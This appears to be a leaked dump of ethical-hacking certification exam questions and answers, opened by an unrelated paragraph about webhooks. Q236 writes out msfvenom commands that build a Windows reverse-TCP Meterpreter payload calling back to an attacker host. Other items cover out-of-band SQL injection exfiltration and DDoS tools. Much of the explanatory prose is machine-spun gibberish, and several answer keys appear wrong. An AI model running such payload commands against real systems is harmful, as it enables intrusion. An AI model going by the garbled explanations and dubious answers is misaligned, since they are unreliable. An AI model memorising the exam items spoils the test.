What are Webhooks? Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called "Reverse APIs" as they provide what is required for API specification, and the developer should create an API to use a webhook. A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the "Notify me" bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

**NEW QUESTION 200**

- (Exam Topic 2)

infesting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

- A. Reconnaissance
- B. Maintaining access
- C. Scanning
- D. Gaining access

**Answer: D**

**Explanation:**

This phase having the hacker uses different techniques and tools to realize maximum data from the system. they're → Password cracking – Methods like Bruteforce, dictionary attack, rule-based attack, rainbow table a used. Bruteforce is trying all combinations of the password. Dictionary attack is trying an inventory of meaningful words until the password matches. Rainbow table takes the hash value of the password and compares with pre-computed hash values until a match is discovered. Password attacks – Passive attacks like wire sniffing, replay attack. Active online attack like Trojans, keyloggers, hash injection, phishing. Offline attacks like pre-computed hash, distributed network and rainbow. Non electronic attack like shoulder surfing, social engineering and dumpster diving.

**NEW QUESTION 203**

- (Exam Topic 2)

What is the common name for a vulnerability disclosure program opened by companies In platforms such as HackerOne?

- A. Vulnerability hunting program
- B. Bug bounty program
- C. White-hat hacking program
- D. Ethical hacking program

**Answer: B**

**Explanation:**

Bug bounty programs allow independent security researchers to report bugs to an companies and receive rewards or compensation. These bugs area unit sometimes security exploits and vulnerabilities, although they will additionally embody method problems, hardware flaws, and so on. The reports area unit usually created through a program travel by associate degree freelance third party (like Bugcrowd or HackerOne). The companies can got wind of (and run) a program curated to the organization's wants. Programs is also non-public (invite-only) wherever reports area unit unbroken confidential to the organization or public (where anyone will sign in and join). they will happen over a collection timeframe or with without stopping date (though the second possibility is a lot of common). Who uses bug bounty programs?Many major organizations use bug bounties as an area of their security program, together with AOL, Android, Apple, Digital Ocean, and goldman Sachs. you'll read an inventory of all the programs offered by major bug bounty suppliers, Bugcrowd and HackerOne, at these links. Why do corporations use bug bounty programs?Bug bounty programs provide corporations the flexibility to harness an outsized cluster of hackers so as to seek out bugs in their code. This gives them access to a bigger variety of hackers or testers than they'd be able to access on a one-on-one basis. It {can also|also will|can even|may also|may} increase the probabilities that bugs area unit found and reported to them before malicious hackers can exploit them. It may also be an honest publicity alternative for a firm. As bug bounties became a lot of common, having a bug bounty program will signal to the general public and even regulators that a corporation incorporates a mature security program. This trend is likely to continue, as some have began to see bug bounty programs as an business normal that all companies ought to invest in. Why do researchers and hackers participate in bug bounty programs?Finding and news bugs via a bug bounty program may end up in each money bonuses and recognition. In some cases, it will be a good thanks to show real-world expertise once you are looking for employment, or will even facilitate introduce you to parents on the protection team within an companies. This can be full time income for a few of us, income to supplement employment, or the way to point out off your skills and find a full time job. It may also be fun! it is a nice (legal) probability to check out your skills against huge companies and government agencies. What area unit the disadvantages of a bug bounty program for independent researchers and hackers?A lot of hackers participate in these varieties of programs, and it will be tough to form a major quantity of cash on the platform.

In order to say the reward, the hacker has to be the primary person to submit the bug to the program. meaning that in apply, you may pay weeks searching for a bug to use, solely to be the person to report it and build no cash.  
Roughly ninety seven of participants on major bug bounty platforms haven't sold-out a bug.  
In fact, a 2019 report from HackerOne confirmed that out of quite three hundred,000 registered users, solely around two.5% received a bounty in their time on the platform.  
Essentially, most hackers are not creating a lot of cash on these platforms, and really few square measure creating enough to switch a full time wage (plus they do not have advantages like vacation days, insurance, and retirement planning).  
What square measure the disadvantages of bug bounty programs for organizations?These programs square measure solely helpful if the program ends up in the companies realizing issues that they weren't able to find themselves (and if they'll fix those problems)!  
If the companies is not mature enough to be able to quickly rectify known problems, a bug bounty program is not the right alternative for his or her companies.  
Also, any bug bounty program is probably going to draw in an outsized range of submissions, several of which can not be high-quality submissions. a corporation must be ready to cope with the exaggerated volume of alerts, and also the risk of a coffee signal to noise magnitude relation (essentially that it's probably that they're going to receive quite few unhelpful reports for each useful report).  
Additionally, if the program does not attract enough participants (or participants with the incorrect talent set, and so participants are not able to establish any bugs), the program is not useful for the companies.  
The overwhelming majority of bug bounty participants consider web site vulnerabilities (72%, per HackerOn), whereas solely a number of (3.5%) value more highly to seek for package vulnerabilities.  
This is probably because of the actual fact that hacking in operation systems (like network hardware and memory) needs a big quantity of extremely specialised experience. this implies that firms may even see vital come on investment for bug bounties on websites, and not for alternative applications, notably those that need specialised experience.  
This conjointly implies that organizations which require to look at AN application or web site among a selected time-frame may not need to rely on a bug bounty as there is no guarantee of once or if they receive reports.  
Finally, it are often probably risky to permit freelance researchers to try to penetrate your network. this could end in public speech act of bugs, inflicting name harm within the limelight (which could end in individuals not eager to purchase the organizations' product or service), or speech act of bugs to additional malicious third parties, United Nations agency may use this data to focus on the organization.

#### NEW QUESTION 206

- (Exam Topic 2)

An LDAP directory can be used to store information similar to a SQL database. LDAP uses a database structure instead of SQL's structure. Because of this, LDAP has difficulty representing many-to-one relationships.

- A. Relational, Hierarchical
- B. Strict, Abstract
- C. Hierarchical, Relational
- D. Simple, Complex

**Answer: C**

#### NEW QUESTION 210

- (Exam Topic 2)

Vlady works in a fishing company where the majority of the employees have very little understanding of IT let alone IT Security. Several information security issues that Vlady often found includes, employees sharing password, writing his/her password on a post it note and stick it to his/her desk, leaving the computer unlocked, didn't log out from emails or other social media accounts, and etc.

After discussing with his boss, Vlady decided to make some changes to improve the security environment in his company. The first thing that Vlady wanted to do is to make the employees understand the importance of keeping confidential information, such as password, a secret and they should not share it with other persons. Which of the following steps should be the first thing that Vlady should do to make the employees in his company understand to importance of keeping confidential information a secret?

- A. Warning to those who write password on a post it note and put it on his/her desk
- B. Developing a strict information security policy
- C. Information security awareness training
- D. Conducting a one to one discussion with the other employees about the importance of information security

**Answer: A**

#### NEW QUESTION 214

- (Exam Topic 2)

Which of the following statements is FALSE with respect to Intrusion Detection Systems?

- A. Intrusion Detection Systems can be configured to distinguish specific content in network packets
- B. Intrusion Detection Systems can easily distinguish a malicious payload in an encrypted traffic
- C. Intrusion Detection Systems require constant update of the signature library
- D. Intrusion Detection Systems can examine the contents of the data n context of the network protocol

**Answer: B**

#### NEW QUESTION 217

- (Exam Topic 2)

Nedved is an IT Security Manager of a bank in his country. One day, he found out that there is a security breach to his company's email server based on analysis of a suspicious connection from the email server to an unknown IP Address.

What is the first thing that Nedved needs to do before contacting the incident response team?

- A. Leave it as it is and contact the incident response team right away
- B. Block the connection to the suspicious IP Address from the firewall
- C. Disconnect the email server from the network
- D. Migrate the connection to the backup email server

**Answer: C**

#### NEW QUESTION 221

- (Exam Topic 2)

Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms.

What is this document called?

- A. Information Audit Policy (IAP)
- B. Information Security Policy (ISP)
- C. Penetration Testing Policy (PTP)
- D. Company Compliance Policy (CCP)

**Answer: B**

#### NEW QUESTION 223

- (Exam Topic 2)

Attacker Rony Installed a rogue access point within an organization's perimeter and attempted to Intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

- A. Distributed assessment
- B. Wireless network assessment
- C. Most-based assessment
- D. Application assessment

**Answer: B**

#### Explanation:

Expanding your network capabilities are often done well using wireless networks, but it also can be a source of harm to your data system . Deficiencies in its implementations or configurations can allow tip to be accessed in an unauthorized manner.This makes it imperative to closely monitor your wireless network while also conducting periodic Wireless Network assessment.It identifies flaws and provides an unadulterated view of exactly how vulnerable your systems are to malicious and unauthorized accesses.Identifying misconfigurations and inconsistencies in wireless implementations and rogue access points can improve your security posture and achieve compliance with regulatory frameworks.

#### NEW QUESTION 227

- (Exam Topic 2)

what is the port to block first in case you are suspicious that an IoT device has been compromised?

- A. 22
- B. 443
- C. 48101
- D. 80

**Answer: C**

#### Explanation:

TCP port 48101 uses the Transmission management Protocol. transmission control protocol is one in all the most protocols in TCP/IP networks. transmission control protocol could be a connection-oriented protocol, it needs acknowledgement to line up end-to-end communications. only a association is about up user's knowledge may be sent bi-directionally over the association.

Attention! transmission control protocol guarantees delivery of knowledge packets on port 48101 within the same order during which they were sent. bonded communication over transmission control protocol port 48101 is that the main distinction between transmission control protocol and UDP. UDP port 48101 wouldn't have bonded communication as transmission control protocol.

UDP on port 48101 provides Associate in Nursing unreliable service and datagrams might arrive duplicated, out of order, or missing unexpectedly. UDP on port 48101 thinks that error checking and correction isn't necessary or performed within the application, avoiding the overhead of such process at the network interface level.

UDP (User Datagram Protocol) could be a borderline message-oriented Transport Layer protocol (protocol is documented in IETF RFC 768).

Application examples that always use UDP: vocalisation IP (VoIP), streaming media and period multiplayer games. several internet applications use UDP, e.g. the name System (DNS), the Routing info Protocol (RIP), the Dynamic Host Configuration Protocol (DHCP), the straightforward Network Management Protocol (SNMP).

#### NEW QUESTION 229

- (Exam Topic 2)

Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this. James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks. What is the tool employed by James in the above scenario?

- A. ophcrack
- B. Hootsuite
- C. VisualRoute
- D. HULK

**Answer: B**

#### Explanation:

Hootsuite may be a social media management platform that covers virtually each side of a social media manager's role.

With only one platform users area unit ready to do the easy stuff like reverend cool content and schedule posts on social media in all the high to managing team members and measure ROI.

There area unit many totally different plans to decide on from, from one user set up up to a bespoke enterprise account that's appropriate for much larger

organizations.

Conducting location search on social media sites such as Twitter, Instagram, and Facebook helps attackers to detect the geolocation of the target. This information further helps attackers to perform various social engineering and non-technical attacks. Many online tools such as Followerwonk, Hootsuite, and Sysomos are available to search for both geotagged and non-geotagged information on social media sites. Attackers search social media sites using these online tools using keywords, usernames, date, time, and so on...

### NEW QUESTION 233

- (Exam Topic 2)


Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes, images, and networks. What is the component of the Docker architecture used by Annie in the above scenario?

- A. Docker client
- B. Docker objects
- C. Docker daemon
- D. Docker registries

**Answer: C**

#### Explanation:

Docker uses a client-server design. The docker client talks to the docker daemon, that will the work of building, running, and distributing your docker containers. The docker client and daemon will run on the same system, otherwise you will connect a docker consumer to a remote docker daemon. The docker consumer and daemon communicate using a REST API, over OS sockets or a network interface.



The docker daemon (dockerd) listens for docker API requests and manages docker objects like pictures, containers, networks, and volumes. A daemon may communicate with other daemons to manage docker services.

### NEW QUESTION 236

- (Exam Topic 2)

what is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?

- A. msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.10.30 LPORT=4444 -f c
- B. msfvenom -p windows/meterpreter/reverse\_tcp RHOST=10.10.10.30 LPORT=4444 -f c
- C. msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
- D. msfvenom -p windows/meterpreter/reverse\_tcp RHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe

**Answer: C**

#### Explanation:

<https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom>

Often one of the most useful (and to the beginner underrated) abilities of Metasploit is the msfpayload module. Multiple payloads can be created with this module and it helps something that can give you a shell in almost any situation. For each of these payloads you can go into msfconsole and select exploit/multi/handler. Run 'set payload' for the relevant payload used and configure all necessary options (LHOST, LPORT, etc). Execute and wait for the payload to be run. For the examples below it's pretty self explanatory but LHOST should be filled in with your IP address (LAN IP if attacking within the network, WAN IP if attacking across the internet), and LPORT should be the port you wish to be connected back on.

Example for Windows:

```
- msfvenom -p windows/meterpreter/reverse_tcp LHOST=<=Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe
```

### NEW QUESTION 237

- (Exam Topic 2)

In order to tailor your tests during a web-application scan, you decide to determine which web-server version is hosting the application. On using the sV flag with Nmap, you obtain the following response:

```
80/tcp open http-proxy Apache Server 7.1.6
```

what Information-gathering technique does this best describe?

- A. Whois lookup
- B. Banner grabbing
- C. Dictionary attack
- D. Brute forcing

**Answer: B**

#### Explanation:

Banner grabbing is a technique wont to gain info about a computer system on a network and the services running on its open ports. administrators will use this to take inventory of the systems and services on their network. However, an to find will use banner grabbing so as to search out network hosts that are running versions of applications and operating systems with known exploits.

Some samples of service ports used for banner grabbing are those used by Hyper Text Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP); ports 80, 21, and 25 severally. Tools normally used to perform banner grabbing are Telnet, nmap and Netcat.

For example, one may establish a connection to a target internet server using Netcat, then send an HTTP request. The response can usually contain info about the

service running on the host:  
 Graphical user interface, text, application Description automatically generated

```
[root@prober]# nc www.targethost.com 80
HEAD / HTTP/1.1
Host: www.targethost.com
User-Agent: curl/7.28.1
Date: Wed, 22 Feb 2009 22:38:46 EDT
Server: Apache/2.2.8 (Ubuntu)
Last-Modified: Thu, 16 Apr 2008 11:28:23 PST
Etag: "1000-99-172ad5c5"
Accept-Ranges: bytes
Content-Length: 5119
Connection: close
Content-Type: text/html
```

This information may be used by an administrator to catalog this system, or by an intruder to narrow down a list of applicable exploits. To prevent this, network administrators should restrict access to services on their networks and shut down unused or unnecessary services running on network hosts. Shodan is a search engine for banners grabbed from portscanning the Internet.

**NEW QUESTION 238**

- (Exam Topic 2)

Gavin owns a white-hat firm and is performing a website security audit for one of his clients. He begins by running a scan which looks for common misconfigurations and outdated software versions. Which of the following tools is he most likely using?

- A. Nikto
- B. Nmap
- C. Metasploit
- D. Armitage

**Answer: B**

**NEW QUESTION 243**

- (Exam Topic 2)

SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may Bypass authentication and allow attackers to access and/or modify data attached to a web application.

Which of the following SQLi types leverages a database server's ability to make DNS requests to pass data to an attacker?

- A. Union-based SQLi
- B. Out-of-band SQLi
- C. In-band SQLi
- D. Time-based blind SQLi

**Answer: B**

**Explanation:**

Out-of-band SQL injection occurs when an attacker is unable to use an equivalent channel to launch the attack and gather results. ... Out-of-band SQLi techniques would believe the database server's ability to form DNS or HTTP requests to deliver data to an attacker. Out-of-band SQL injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application.

Out-of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.

Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server's xp\_dirtree command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database's UTL\_HTTP

package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls.

**NEW QUESTION 248**

- (Exam Topic 2)

You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles. You know that conventional hacking doesn't work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems.

In other words, you are trying to penetrate an otherwise impenetrable system. How would you proceed?

- A. Look for "zero-day" exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank's network
- B. Try to hang around the local pubs or restaurants near the bank, get talking to a poorly-paid or disgruntled employee, and offer them money if they'll abuse their access privileges by providing you with sensitive information
- C. Launch DDOS attacks against Merclyn Barley Bank's routers and firewall systems using 100, 000 or more "zombies" and "bots"
- D. Try to conduct Man-in-the-Middle (MiTM) attack and divert the network traffic going to the Merclyn Barley Bank's Webserver to that of your machine using DNS Cache Poisoning techniques

**Answer: B**

**NEW QUESTION 253**

- (Exam Topic 2)

What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

- A. AndroidManifest.xml
- B. APK.info
- C. resources.asrc
- D. classes.dex

**Answer: A**

**Explanation:**

The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc. It performs another tasks also:• it's responsible to guard the appliance to access any protected parts by providing the permissions. • It also declares the android api that the appliance goes to use. • It lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These informations are removed just before the appliance is published etc. This is the specified xml file for all the android application and located inside the basis directory.

#### NEW QUESTION 258

- (Exam Topic 2)

The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:

You are hired to conduct security testing on their network.

You successfully brute-force the SNMP community string using a SNMP crack tool.

The access-list configured at the router prevents you from establishing a successful connection. You want to retrieve the Cisco configuration from the router. How would you proceed?

- A. Use the Cisco's TFTP default password to connect and download the configuration file
- B. Run a network sniffer and capture the returned traffic with the configuration file from the router
- C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
- D. Send a customized SNMP set request with a spoofed source IP address in the range -192.168.1.0

**Answer:** BD

#### NEW QUESTION 260

- (Exam Topic 2)

What is the first step for a hacker conducting a DNS cache poisoning (DNS spoofing) attack against an organization?

- A. The attacker queries a nameserver using the DNS resolver.
- B. The attacker makes a request to the DNS resolver.
- C. The attacker forges a reply from the DNS resolver.
- D. The attacker uses TCP to poison the DNS resolver.

**Answer:** B

#### Explanation:

[https://ru.wikipedia.org/wiki/DNS\\_spoofing](https://ru.wikipedia.org/wiki/DNS_spoofing)

DNS spoofing is a threat that copies the legitimate server destinations to divert the domain's traffic. Ignorant these attacks, the users are redirected to malicious websites, which results in insensitive and personal data

being leaked. It is a method of attack where your DNS server is tricked into saving a fake DNS entry. This will make the DNS server recall a fake site for you, thereby posing a threat to vital information stored on your server or computer.

The cache poisoning codes are often found in URLs sent through spam emails. These emails are sent to prompt users to click on the URL, which infects their computer. When the computer is poisoned, it will divert you to a fake IP address that looks like a real thing. This way, the threats are injected into your systems as well.

Different Stages of Attack of DNS Cache Poisoning:

- The attacker proceeds to send DNS queries to the DNS resolver, which forwards the Root/TLD authoritative DNS server request and awaits an answer.
- The attacker overloads the DNS with poisoned responses that contain several IP addresses of the malicious website. To be accepted by the DNS resolver, the attacker's response should match a port number and the query ID field before the DNS response. Also, the attackers can force its response to increasing their chance of success.
- If you are a legitimate user who queries this DNS resolver, you will get a poisoned response from the cache, and you will be automatically redirected to the malicious website.

#### NEW QUESTION 264

- (Exam Topic 2)

During an Xmas scan what indicates a port is closed?

- A. No return response
- B. RST
- C. ACK
- D. SYN

**Answer:** B

#### NEW QUESTION 267

- (Exam Topic 2)

what firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?

- A. Decoy scanning
- B. Packet fragmentation scanning
- C. Spoof source address scanning
- D. Idle scanning

**Answer:** D

#### Explanation:

The idle scan could be a communications protocol port scan technique that consists of causing spoofed packets to a pc to seek out out what services square measure obtainable. this can be accomplished by impersonating another pc whose network traffic is extremely slow or nonexistent (that is, not transmission or receiving information). this might be associate idle pc, known as a "zombie".

This action are often done through common code network utilities like nmap and hping. The attack involves causing solid packets to a particular machine target in an attempt to seek out distinct characteristics of another zombie machine. The attack is refined as a result of there's no interaction between the offender pc and also the target: the offender interacts solely with the "zombie" pc.

This exploit functions with 2 functions, as a port scanner and a clerk of sure informatics relationships between machines. The target system interacts with the

“zombie” pc and distinction in behavior are often discovered mistreatment totally different|completely different “zombies” with proof of various privileges granted by the target to different computers.

The overall intention behind the idle scan is to “check the port standing whereas remaining utterly invisible to the targeted host.”

The first step in execution associate idle scan is to seek out associate applicable zombie. It must assign informatics ID packets incrementally on a worldwide (rather than per-host it communicates with) basis. It ought to be idle (hence the scan name), as extraneous traffic can raise its informatics ID sequence, confusing the scan logic. The lower the latency between the offender and also the zombie, and between the zombie and also the target, the quicker the scan can proceed.

Note that once a port is open, IPIDs increment by a pair of. Following is that the sequence:

- > offender to focus on -> SYN, target to zombie ->SYN/ACK, Zombie to focus on -> RST (IPID increment by 1)
- > currently offender tries to probe zombie for result. offender to Zombie ->SYN/ACK, Zombie to offender -> RST (IPID increment by 1)

So, during this method IPID increments by a pair of finally.

When associate idle scan is tried, tools (for example nmap) tests the projected zombie and reports any issues with it. If one does not work, attempt another. Enough net hosts square measure vulnerable that zombie candidates are not exhausting to seek out. a standard approach is to easily execute a ping sweep of some network. selecting a network close to your supply address, or close to the target, produces higher results. you'll be able to attempt associate idle scan mistreatment every obtainable host from the ping sweep results till you discover one that works. As usual, it's best to raise permission before mistreatment someone's machines for surprising functions like idle scanning.

Simple network devices typically create nice zombies as a result of {they square measure|they're} normally each underused (idle) and designed with straightforward network stacks that are susceptible to informatics ID traffic detection.

While distinguishing an acceptable zombie takes some initial work, you'll be able to keep re-using the nice ones. as an alternative, there are some analysis on utilizing unplanned public internet services as zombie hosts to perform similar idle scans. leverage the approach a number of these services perform departing connections upon user submissions will function some quite poor's man idle scanning.

#### NEW QUESTION 270

- (Exam Topic 2)

What is the algorithm used by LM for Windows2000 SAM?

- A. MD4
- B. DES
- C. SHA
- D. SSL

**Answer: B**

#### NEW QUESTION 275

- (Exam Topic 2)

Jim, a professional hacker, targeted an organization that is operating critical Industrial Infrastructure. Jim used Nmap to scan open ports and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered Information such as the vendor name, product code and name, device name, and IP address. Which of the following Nmap commands helped Jim retrieve the required information?

- A. nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >
- B. nmap -Pn -sU -p 44818 --script enip-info < Target IP >
- C. nmap -Pn -sT -p 46824 < Target IP >
- D. nmap -Pn -sT -p 102 --script s7-info < Target IP >

**Answer: B**

#### Explanation:

<https://nmap.org/nsedoc/scripts/enip-info.html> Example Usage enip-info:

- nmap --script enip-info -sU -p 44818 <host>

This NSE script is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity Packet and once a response is received, it validates that it was a proper response to the command that was sent, and then will parse out the data. Information that is parsed includes Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP.

This script was written based of information collected by using the the Wireshark dissector for CIP, and EtherNet/IP, The original information was collected by running a modified version of the ethernetip.py script (<https://github.com/paperwork/pyenip>)

#### NEW QUESTION 278

- (Exam Topic 2)

Which of the following DoS tools is used to attack target web applications by starvation of available sessions on the web server?

The tool keeps sessions at halt using never-ending POST transmissions and sending an arbitrarily large content-length header value.

- A. My Doom
- B. Astacheldraht
- C. R-U-Dead-Yet?(RUDY)
- D. LOIC

**Answer: C**

#### NEW QUESTION 281

- (Exam Topic 2)

What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?

- A. All are hacking tools developed by the legion of doom
- B. All are tools that can be used not only by hackers, but also security personnel
- C. All are DDOS tools
- D. All are tools that are only effective against Windows
- E. All are tools that are only effective against Linux

Answer: C

**NEW QUESTION 283**

- (Exam Topic 2)

Which of the following LM hashes represent a password of less than 8 characters? (Choose two.)


- A. BA810DBA98995F1817306D272A9441BB
- B. 44EFCE164AB921CQAAD3B435B51404EE
- C. 0182BD0BD4444BF836077A718CCDF409
- D. CEC52EB9C8E3455DC2265B23734E0DAC
- E. B757BF5C0D87772FAAD3B435B51404EE
- F. E52CAC67419A9A224A3B108F3FA6CB6D

Answer: BE

**NEW QUESTION 285**

- (Exam Topic 2)

In Trojan terminology, what is a covert channel?



- A. A channel that transfers information within a computer system or network in a way that violates the security policy
- B. A legitimate communication path within a computer system or network for transfer of data
- C. It is a kernel operation that hides boot processes and services to mask detection
- D. It is Reverse tunneling technique that uses HTTPS protocol instead of HTTP protocol to establish connections

Answer: A

**NEW QUESTION 289**

- (Exam Topic 2)

Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited. What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?

- A. Preparation
- B. Eradication
- C. Incident recording and assignment
- D. Incident triage

Answer: D

**Explanation:**

Triage is that the initial post-detection incident response method any responder can execute to open an event or false positive. Structuring an efficient and correct triage method can reduce analyst fatigue, reduce time to reply to and right incidents, and ensure that solely valid alerts are promoted to "investigation or incident" status.

Every part of the triage method should be performed with urgency, as each second counts once in the inside of a crisis. However, triage responders face the intense challenge of filtering an unwieldy input supply into a condensed trickle of events. Here are some suggestions for expediting analysis before knowledge is validated:

- Organization: reduce redundant analysis by developing a workflow that may assign tasks to responders. Avoid sharing an email box or email alias between multiple responders. Instead use a workflow tool, like those in security orchestration, automation, and response (SOAR) solutions, to assign tasks. Implement a method to re-assign or reject tasks that are out of scope for triage.
  - Correlation: Use a tool like a security info and event management (SIEM) to mix similar events. Link potentially connected events into one useful event.
  - Data Enrichment: automate common queries your responders perform daily, like reverse DNS lookups, threat intelligence lookups, and IP/domain mapping. Add this knowledge to the event record or make it simply accessible.
- Moving full speed ahead is that the thanks to get through the initial sorting method however a a lot of detailed, measured approach is necessary throughout event verification. Presenting a robust case to be accurately evaluated by your security operations center (SOC) or cyber incident response team (CIRT) analysts is key. Here are many tips for the verification:
- Adjacent Data: Check the data adjacent to the event. for example, if an end has a virus signature hit, look to visualize if there's proof the virus is running before career for more response metrics.
  - Intelligence Review: understand the context around the intelligence. simply because an ip address was flagged as a part of a botnet last week doesn't mean it still is an element of a botnet today.
  - Initial Priority: Align with operational incident priorities and classify incidents appropriately. ensure the right level of effort is applied to every incident.
  - Cross Analysis: look for and analyze potentially shared keys, like science addresses or domain names, across multiple knowledge sources for higher knowledge acurity.

**NEW QUESTION 292**

- (Exam Topic 2)

Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP

addresses. This led to a Dos attack, and as a result, legitimate employees were unable to access the clients network. Which of the following attacks did Abel perform in the above scenario?

- A. VLAN hopping
- B. DHCP starvation
- C. Rogue DHCP server attack
- D. STP attack

**Answer: B**

**Explanation:**

A DHCP starvation assault is a pernicious computerized assault that objectives DHCP workers. During a DHCP assault, an unfriendly entertainer floods a DHCP worker with false DISCOVER bundles until the DHCP worker debilitates its stock of IP addresses. When that occurs, the aggressor can deny genuine organization clients administration, or even stock an other DHCP association that prompts a Man-in-the-Middle (MITM) assault.

In a DHCP Starvation assault, a threatening entertainer sends a huge load of false DISCOVER parcels until the DHCP worker thinks they've used their accessible pool. Customers searching for IP tends to find that there are no IP addresses for them, and they're refused assistance. Furthermore, they may search for an alternate DHCP worker, one which the unfriendly entertainer may give. What's more, utilizing a threatening or sham IP address, that unfriendly entertainer would now be able to peruse all the traffic that customer sends and gets.

In an unfriendly climate, where we have a malevolent machine running some sort of an instrument like Yersinia, there could be a machine that sends DHCP DISCOVER bundles. This malevolent customer doesn't send a modest bunch – it sends a great many vindictive DISCOVER bundles utilizing sham, made-up MAC addresses as the source MAC address for each solicitation.

In the event that the DHCP worker reacts to every one of these false DHCP DISCOVER parcels, the whole IP address pool could be exhausted, and that DHCP worker could trust it has no more IP delivers to bring to the table to legitimate DHCP demands.

When a DHCP worker has no more IP delivers to bring to the table, ordinarily the following thing to happen would be for the aggressor to get their own DHCP worker. This maverick DHCP worker at that point starts giving out IP addresses.

The advantage of that to the assailant is that if a false DHCP worker is distributing IP addresses, including default DNS and door data, customers who utilize those IP delivers and begin to utilize that default passage would now be able to be directed through the aggressor's machine. That is all that an unfriendly entertainer requires to play out a man-in-the-center (MITM) assault.

**NEW QUESTION 296**

- (Exam Topic 1)

MX record priority increases as the number increases. (True/False.)

- A. True
- B. False

**Answer: B**

**NEW QUESTION 299**

- (Exam Topic 1)

Which system consists of a publicly available set of databases that contain domain name registration contact information?

- A. WHOIS
- B. CAPTCHA
- C. IANA
- D. IETF

**Answer: A**

**NEW QUESTION 301**

- (Exam Topic 1)

Which definition among those given below best describes a covert channel?

- A. A server program using a port that is not well known.
- B. Making use of a protocol in a way it is not intended to be used.
- C. It is the multiplexing taking place on a communication link.
